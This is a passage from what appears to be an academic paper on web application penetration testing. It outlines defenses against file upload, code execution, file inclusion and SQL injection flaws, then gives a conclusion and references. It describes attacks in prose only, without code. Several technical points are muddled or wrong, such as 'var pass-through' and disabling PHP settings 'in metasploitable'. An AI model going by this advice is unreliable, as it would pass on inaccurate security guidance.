Prevent File Upload and Code Execution Vulnerabilities - This vulnerability takes place when a web server allows any user to upload a file without proper validation like name, type, file format, or size. Failing to restrict the upload could mean that even a simple image function can be used for uploading arbitrary and potentially dangerous files uploads instead, this could even lead to uploading server-side scripting files that enable remote code execution. So, [12] if the target understands php then the hacker can take advantage and upload php shell

to get access to that device which leads to code execution vulnerability which allows hackers to execute system code, run payload, and run a reverse shell on the target machine to get full control.
Ways to prevent these attacks are:-

- In file Upload vulnerability, it allows user to upload any type of file, this must be prevented if users want to upload picture make sure there is only a specific file type or expect them to upload a song then there should be an MP file type extension, make sure it's not php extension or an executable code.
- The second type is code-execution which allows running system commands, this should be avoided to allow users to run any sort of code on the server by avoiding these functions like var pass-through or any function that allows running operating system commands.
- Another is file inclusion vulnerability which is of two types local file inclusion which allowed to include of any file on the system to read them to read any file on the server which leads to file disclosure vulnerability and another is remote file inclusion which allows to include any file to any server that can be php file to get unauthorize connection with the target computer to prevent make sure disabling allow_url_fopen and allow_url_include in metasploitable and other ways are to use static file inclusion.

Prevent SQL Injections - The most website uses a database to store information in a row and column format, web applications read, update and insert data in the database and interact through SQL. The reason why SQL is the most dangerous vulnerability is that it is found everywhere a lot of big websites have this type of exploit which make these exploits easy to be exploited another reason they give access to sensitive data and even can change those data. It is a code injection attack that can exploit the weakness of the website, this attack is known as an " SQL Injection Attack " [9]. Sometimes it is prevented using filters but they can be bypassed using encoding or using a proxy, Some of them use blacklist or whitelist to prevent the use of UNION, INSERT, and other commands like that but it is not 100% work out. The most efficient way to do this is to program our web-application in such a way which don't allow any code to be inserted by another user only an unauthorized person can make changes to the website best way is to use parameterized statement where code and data are separated.

V.Conclusion

Penetration Testing is done with appropriate direction which assists us to discover security vulnerabilities. It benefits the organization by protecting themself from major attacks, and financial losses, preventing corporate reputation with proactive elimination of risks. Now days, these operation are highly relays upon human.More no of staff member are needed, with always availability; for example, a standard 365x7x24 SOC needs at least 20 people. Growing threats and vulnerabilities as well as compliance issues across the globe have created a huge need for rare cyber security experts [15].
With regulation of GDPR, PIPEDA ,HIPAA ,PCI DSS and other standard needed to protect data.

In our study, we discuss some attacks with their prevention measures by talking about OWASP's top list which lists top vulnerabilities which can cause a huge impact on the online world by sabotaging the network. Our solution for this is some prevention measures which can keep in mind while surfing the internet.

In view of future work, my purpose is to use more advanced methods to penetrate a network using different external devices which can help in hacking and can improve the efficiency of other tools by using Vulnerability assessment and penetration testing methods we can remove these vulnerabilities from our system and reduces the cause of cyber-attacks [11]. And also creating scripts to automate the whole penetration techniques.

VI. Reference

[1]. Kaur, S., & Singh, H. (2016). A DESCRIPTIVE REVIEW OF DIFFERENT PENETRATION TESTING TOOLS AND METHODS. IJESRT, (March 2016). https://doi.org/10.5281/zenodo.47030

[2]. Sindhu, P., Naveen, K., Akash, P., Bhaskar, K. U., & Kanuri, B. (2021). PENTEST BASED NETWORK SECURITY ASSESSMENT. JETIR, Volume 8, Issue 6(June 2021). https://doi.org/(ISSN-2349-5162)

[3]. Bacudio, A. G., Yuan, X., Chu, B. T. B., & Jones, M. (2011). An overview of penetration testing. International Journal of Network Security & Its Applications, 3(6), 19.

[4]. Weidman, G. (2014). Penetration Testing A Hands-On Introduction to hacking. William Pollock.

[5]. Pandey, P., & Mathur, D. P. (2019). SAFEGUARD YOURSELF FROM BEING HACKED THROUGH VAPT. JETIR, Volume 6(Issue 5). https://doi.org/(ISSN-2349-5162)

[6]. MURRAY, A. (2021, September 23). The 2021 OWASP Top 10. Www.Mend.io. Retrieved April 4, 2023, from https://www.mend.io/resources/blog/owasp-top-10-vulnerabilities/

[7]. Tudosi, A. D., Graur, A., Balan, D. G., & Potorac, A. D. (2023). Research on Security Weakness Using Penetration Testing in a Distributed Firewall. Sensors, 23(5), 2683

[8]. Zachariah, M. L., & Roy, P. S. (2019). A Comparison Study of Penetration Testing Tools in Linux. International Journal of Scientific & Engineering Research, Volume 10(Issue 4). https://doi.org/ISSN 2229-5518